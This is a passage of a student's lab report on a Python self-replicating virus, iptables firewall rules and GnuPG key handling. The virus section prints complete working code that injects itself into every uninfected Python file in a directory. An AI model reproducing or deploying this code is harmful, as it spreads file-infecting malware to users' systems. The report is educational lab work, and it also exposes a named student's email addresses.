    with open(file, "r") as f:
        file_lines = f.readlines()
    infected = False
    for line in file_lines:
        if "### VIRUS BEGIN ###" in line:
            infected = True
            break
    if not infected:
        new_lines = []
        for line in file_lines:
            if line.startswith("#!"):
                new_lines.append(line)
            else:
                new_lines.extend(virus_code)
                new_lines.append(line)
        with open(file, "w") as f:
            f.writelines(new_lines)
```

- To compare file contents before and after infection:

```
cat hello1.py
```

- Before infection:

```
#!/usr/bin/env python
print("Hello, this is a safe file.")
```

```
┌──(paulina-czarnota㉿kali-virtualbox)-[~/virus_lab]
└─$ cat hello1.py
#!/usr/bin/env python
print("Hello, this is a safe file.")
```

- After infection:


```
┌──(paulina-czarnota㉿kali-virtualbox)-[~/virus_lab]
└─$ cat hello1.py

#!/usr/bin/env python
### VIRUS BEGIN ###
import sys
import glob
import re

virus_code = []
with open(sys.argv[0], "r") as f:
    lines = f.readlines()

in_virus = False
for line in lines:
    if line.strip() == "### VIRUS BEGIN ###":
        in_virus = True
    if in_virus:
        virus_code.append(line)
    if line.strip() == "### VIRUS END ###":
        break

python_files = glob.glob("*.py")

for file in python_files:
    if file == sys.argv[0]:
        continue
    with open(file, "r") as f:
        file_lines = f.readlines()
    infected = False
    for line in file_lines:
        if "### VIRUS BEGIN ###" in line:
            infected = True
            break
    if not infected:
        new_lines = []
        for line in file_lines:
            if line.startswith("#!"):
                new_lines.append(line)
            else:
                new_lines.extend(virus_code)
                new_lines.append(line)
        with open(file, "w") as f:
            f.writelines(new_lines)

# Payload
print("Infected!!!")
### VIRUS END ###
print("Hello, this is a safe file.")
```

- The file contained the full virus script followed by the original line.

Task 6: Add Payload and Run the Virus

- I added a harmless payload at the end of the virus:

```
# Payload
print("Infected!!!")
### VIRUS END ###
```




- I saved the script and made it executable:

```
chmod +x virus.py
```

- Then I ran the virus:

```
./virus.py
```




- Output:

```
Infected!!!
```

- Then I ran the infected files to confirm the payload was copied:

```
python3 hello1.py
python3 hello2.py
python3 hello3.py
```



- Each output showed:

```
Infected!!!
Hello, this is a safe file.
```

2. What is the purpose and how can you use it in practice?

This lab taught me how a self-replicating virus works by manually implementing one in Python. It simulated how malware propagates by copying itself into other scripts and optionally delivering a payload. The hands-on approach helped me understand the internal behaviour of malicious code, including file scanning, detection avoidance, and payload execution.

The purpose of this task was to:

- Show how a virus can replicate by modifying other source files.
- Teach how to scan directories, detect infection signatures, and insert code programmatically.
- Demonstrate the structure and logic behind basic malware scripts.

In a real-world cybersecurity role, this knowledge is important to:

- Understand how malware authors design and spread threats.
- Develop defensive tools that detect or neutralize file-level infections.
- Recognize signs of infection in a forensic analysis.
- Educate others through safe simulations or malware analysis training.

This experience is relevant for penetration testers, malware analysts, and software security engineers. By writing malware in a controlled lab, I gained insights into how adversaries think and how to better defend against them through proactive security and code auditing.

3. What did you learn and what is your personal takeaway?

I learned:

- How to build a self-replicating Python script that scans directories, checks for prior infection, and injects code.
- How to use Python libraries like sys, glob, and re to access filenames, locate .py scripts, and identify infection markers.
- How to modify file content safely by reading, updating, and rewriting Python code.
- How to include a harmless payload that prints a message when executed.

If I had to do the lab again, I would:

- Add logging to show which files were infected and when.
- Implement a whitelist of directories or filenames to avoid modifying important system or lab scripts.
- Add a reversal option to clean infected files and restore original versions (for testing in a safe lab environment).

Personal takeaway: This lab helped me think like an attacker, which is essential in developing strong defenses. It showed me that file-level malware can be simple, powerful, and dangerous if unchecked. More importantly, it emphasized the value of responsible scripting, sandbox testing, and version

control. I now feel more confident in identifying script-based malware and applying secure development practices to Python projects.

LAB 6 – FIREWALL AND IPTABLES

1. What did you do in detail?

In this lab, I explored how to use the iptables firewall on Kali Linux to inspect, add, test, and save firewall rules. I used the terminal and netcat (nc) to simulate network connections and test firewall behaviour.

Task 1: Identify All Open Ports

Step 1.1: Check current open ports and services

- I opened the terminal in my Kali Linux VM and ran the following command to list all open ports and listening services:


```
sudo netstat -tulpn
```

- This listed listening TCP/UDP ports and their associated services.
- **Observation:** UDP port 546 (used by DHCPv6) was open and some other services were listening.

Step 1.2: View current firewall rules

- To inspect the current rules in the INPUT chain of iptables, I ran:

```
sudo iptables -n -L INPUT
```




- This showed the current rules in the INPUT chain.
- At this point, the default policy was set to ACCEPT and no user-defined rules were present.

Step 1.3: Flush all rules and reset default policies

- I reset the firewall to a clean state:

```
sudo iptables -F INPUT
sudo iptables -F FORWARD
sudo iptables -F OUTPUT

sudo iptables -P INPUT ACCEPT
sudo iptables -P FORWARD ACCEPT
sudo iptables -P OUTPUT ACCEPT
```




- **Explanation**:
  - -F flushes (clears) the chain.
  - -P sets the policy (default action for matching traffic).

Step 1.4: Test open port with Netcat

- I used Netcat to start a TCP listener on Kali:

```
sudo nc -lnvp 4444
```



- Where:
  - **-l** = listen mode
  - **-n** = do not resolve names
  - **-v** = verbose
  - **-p** = specify port 4444
- The listener was now active and waiting for connections on port 4444.

Step 1.5: Find IP and connect from host

- I opened a second terminal in Kali and checked the IP address:

```
ip a
```

```
┌──(paulina-czarnota㉿kali-virtualbox)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:f3:a4:42 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.58/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
       valid_lft 81822sec preferred_lft 81822sec
    inet6 2a02:8084:26e3:9880:7fbf:6762:e596:1d19/64 scope global temporary dynamic
       valid_lft 600221sec preferred_lft 81528sec
    inet6 2a02:8084:26e3:9880:a00:27ff:fef3:a442/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 604786sec preferred_lft 604786sec
    inet6 fe80::a00:27ff:fef3:a442/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

- **Result**: I noted the IP under eth0 is 192.168.0.58.

- Then from my Windows host, I connected to Kali:

```
nc -v 192.168.0.58 4444
```

```
paulina@LAPTOP-Paulina:~$ nc -v 192.168.0.58 4444
Connection to 192.168.0.58 4444 port [tcp/*] succeeded!
```

- After connecting, I typed `hello from host` and saw it appear in Kali's terminal.

Windows:

```
paulina@LAPTOP-Paulina:~$ nc -v 192.168.0.58 4444
Connection to 192.168.0.58 4444 port [tcp/*] succeeded!
hello from host
```

Kali:


```
┌──(paulina-czarnota㉿kali-virtualbox)-[~]
└─$ sudo nc -lnvp 4444

listening on [any] 4444 ...
connect to [192.168.0.58] from (UNKNOWN) [192.168.0.168] 49170
hello from host
```

- This confirmed successful communication and that port 4444 was open.

Task 2: Allow inbound TCP connections on ports 22, 80, and 443 only

Step 2.1: Block all incoming traffic by default


```
sudo iptables -P INPUT DROP
```



- This set the default policy for the INPUT chain to DROP, meaning any traffic not explicitly allowed would be denied.

Step 2.2: Allow loopback traffic


```
sudo iptables -A INPUT -i lo -j ACCEPT
```



- This allowed internal system processes to communicate via localhost (127.0.0.1).

Step 2.3: Allow established and related connections


```
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
```



- This allowed responses to outgoing requests and related connections to be accepted (important for web browsing, SSH replies, etc.).

Step 2.4: Allow incoming traffic on ports 22, 80, and 443

```
sudo iptables -A INPUT -m state --state NEW -p tcp --dport 22 -j ACCEPT
sudo iptables -A INPUT -m state --state NEW -p tcp --dport 80 -j ACCEPT
sudo iptables -A INPUT -m state --state NEW -p tcp --dport 443 -j ACCEPT
```




- These rules explicitly allow new incoming TCP connections on:
  - Port 22: SSH
  - Port 80: HTTP
  - Port 443: HTTPS

Task 3: Verify other ports are blocked with Netcat


Step 3.1: Start Netcat listener again on Kali

```
sudo nc -lnvp 4444
```



Step 3.2: Try connecting from host

```
nc -v 192.168.0.58 4444
```



- **Result:** This time, the connection failed with a timeout error, confirming that the firewall blocked access to port 4444.

Task 4: Make firewall rules persistent after reboot


Step 4.1: Save current firewall rules

- At first, I tried:

  ```
  sudo iptables-save > /usr/local/etc/myconfig.fw
  ```

- However, this gave a "permission denied" error because redirection (">") runs in the user's shell and not under sudo.
- To solve this, I used:

  ```
  sudo sh -c 'iptables-save > /usr/local/etc/myconfig.fw'
  ```




- This saved all current rules into a file.

Step 4.2: Configure auto-restore on boot


- I edited the network interfaces file:

```
sudo nano /etc/network/interfaces
```



- I added the following lines:

```
auto eth0
iface eth0 inet dhcp
pre-up iptables-restore < /usr/local/etc/myconfig.fw
```




- This ensured the rules will reload each time the network interface comes up.

Step 4.3: Reboot and confirm rules persist


- I rebooted:

```
sudo reboot
```



- Then checked rules again:

```
sudo iptables -L INPUT
```



- The firewall rules were still active, confirming persistence.

2. What is the purpose and how can you use it in practice?

This lab taught me how to configure a host-based firewall using iptables, which is an essential skill for controlling traffic on Linux systems in both offensive and defensive cybersecurity operations. I worked directly with firewall rules to block or allow connections based on port numbers, protocols, and connection states, gaining practical experience in system hardening.

The primary purposes of this lab were to:

- Learn how to control network access to a system by filtering inbound and outbound packets.
- Understand how to create, test, and persist iptables rules that explicitly allow or deny traffic.
- Identify how firewall behaviour affects service accessibility and remote connectivity.
- Explore the structure and logic of iptables rule chains (INPUT, OUTPUT, FORWARD) and how rules are evaluated.

In practical real-world environments, I can apply this knowledge to:

- Secure Linux servers, whether on-premises or hosted in cloud environments, by controlling exposure through ports and IP addresses.
- Harden development or production environments as part of a DevSecOps pipeline by enforcing least privilege access.
- Prevent common attacks such as port scanning, brute-force login attempts, or denial-of-service by blocking unknown or unnecessary traffic.
- Write custom rule sets to comply with an organization's security policy or specific compliance frameworks.
- Conduct vulnerability assessments or penetration tests by checking for missing or misconfigured firewall rules.

As a future cybersecurity analyst, penetration tester, or system administrator, mastering iptables allows me to secure endpoints and infrastructure at the operating system level. This skill is especially valuable in environments where GUI-based firewalls are not available or not suitable for fine-grained traffic control. Understanding how to create and apply rules manually also strengthens my ability to troubleshoot network accessibility issues and spot misconfigurations that could be exploited by attackers.

3. What did you learn and what is your personal takeaway?

I learned:

- How to view existing firewall rules and assess the default security posture of a Linux system.
- How to flush all rules and safely reset default policies using iptables.

- How to build rule sets that allow specific traffic (e.g., SSH on port 22, HTTP on port 80, HTTPS on port 443) while denying all other access.
- How to use netcat (nc) to simulate open ports and test rule effectiveness from another host.
- How to make firewall configurations persistent across reboots using iptables-save, iptables-restore, and network interface pre-up scripts.

If I had to do this lab again, I would:

- Integrate logging rules (e.g., -j LOG) to monitor dropped packets and improve troubleshooting.
- Create modular scripts to automate complex rule setups for different types of systems (e.g., web server, SSH-only server).
- Backup original rules before flushing the table, to avoid locking myself out or unintentionally disabling critical services.
- Explore more advanced modules such as conntrack, stateful inspection, and NAT for more complex network topologies.

Personal takeaway: This lab gave me confidence in managing host-based firewall configurations and understanding how packet filtering works at a low level. I learned how important it is to validate the functionality of each rule and how a small misconfiguration can break connectivity or weaken security. I also saw firsthand how powerful iptables is when it comes to creating precise, reliable traffic controls. This practical experience is vital in both offensive (red team) and defensive (blue team) scenarios, particularly in secure deployments, forensic investigations, and security policy enforcement. Moving forward, I feel better equipped to build resilient, secure Linux systems and audit them for compliance and risk mitigation.

LAB 8 – GNUPG ENCRYPTION AND DECRYPTION

1. What did you do in detail?

In this lab, I used the GnuPG (Gnu Privacy Guard) tool in Kali Linux to perform public-key cryptographic operations. I generated a key pair, imported a public key, signed and verified the key, encrypted and decrypted a file, and exported my public key. I completed all steps using the terminal in Kali Linux.

Task 1: Generate Your Keys

Step 1.1: I opened a terminal and generated a key pair using the following command:

```
gpg --full-generate-key
```

Step 1.2: I selected the following options:


- RSA and RSA (option 1)
- Key size: 2048 bits
- Expiration: 1 year (1y)
- Real name: Paulina Czarnota
- Email: c21365726@mytudublin.ie
- Comment: (left blank)
- A strong passphrase (with digits/symbols) was entered

- This created a key pair stored in the .gnupg directory.

Task 2: Import a Public Key

Step 2.1: I generated a second key pair to simulate a friend:


```
gpg --full-generate-key
```



- I entered:
  - Name: Test Friend
  - Email: naruchan1410@gmail.com
  - Different strong passphrase


Step 2.2: I exported the friend's public key:

```
gpg --output friend.key --armor --export naruchan1410@gmail.com
```




Step 2.3: I deleted the friend's key (public only) to simulate receiving it from another source:

`gpg --delete-keys naruchan1410@gmail.com`



- Then re-imported it:

`gpg --import friend.key`



Task 3: Verify and Sign the Key

Step 3.1: I verified the friend's key fingerprint:

`gpg --fingerprint naruchan1410@gmail.com`

```
┌──(paulina-czarnota㉿kali-virtualbox)-[~]
└─$ gpg --fingerprint naruchan1410@gmail.com
gpg: checking the trustdb
gpg: marginals needed: 3  completes needed: 1  trust model: pgp
gpg: depth: 0  valid:   2  signed:   0  trust: 0-, 0q, 0n, 0m, 0f, 2u
gpg: next trustdb check due at 2026-05-01
pub   rsa2048 2025-05-01 [SC] [expires: 2026-05-01]
      F81E 23FB 5A89 ABF7 F7F5  4941 C01D D934 B0B0 E524
uid           [ultimate] Test Friend <naruchan1410@gmail.com>
sub   rsa2048 2025-05-01 [E] [expires: 2026-05-01]
```

Step 3.2: After confirming the fingerprint, I signed the key:

`gpg --sign-key naruchan1410@gmail.com`


```
┌──(paulina-czarnota㉿kali-virtualbox)-[~]
└─$ gpg --sign-key naruchan1410@gmail.com

sec  rsa2048/C01DD934B0B0E524
     created: 2025-05-01  expires: 2026-05-01  usage: SC
     trust: ultimate      validity: ultimate
ssb  rsa2048/E507B779E7C82404
     created: 2025-05-01  expires: 2026-05-01  usage: E
[ultimate] (1). Test Friend <naruchan1410@gmail.com>


sec  rsa2048/C01DD934B0B0E524
     created: 2025-05-01  expires: 2026-05-01  usage: SC
     trust: ultimate      validity: ultimate
 Primary key fingerprint: F81E 23FB 5A89 ABF7 F7F5  4941 C01D D934 B0B0 E524

     Test Friend <naruchan1410@gmail.com>

This key is due to expire on 2026-05-01.
Are you sure that you want to sign this key with your
key "Paulina Czarnota <c21365726@mytudublin.ie>" (1292676030B5A6E0)

Really sign? (y/N) y
```

- I confirmed signing with Y and entered my passphrase.

Task 4: Share Your Public Key

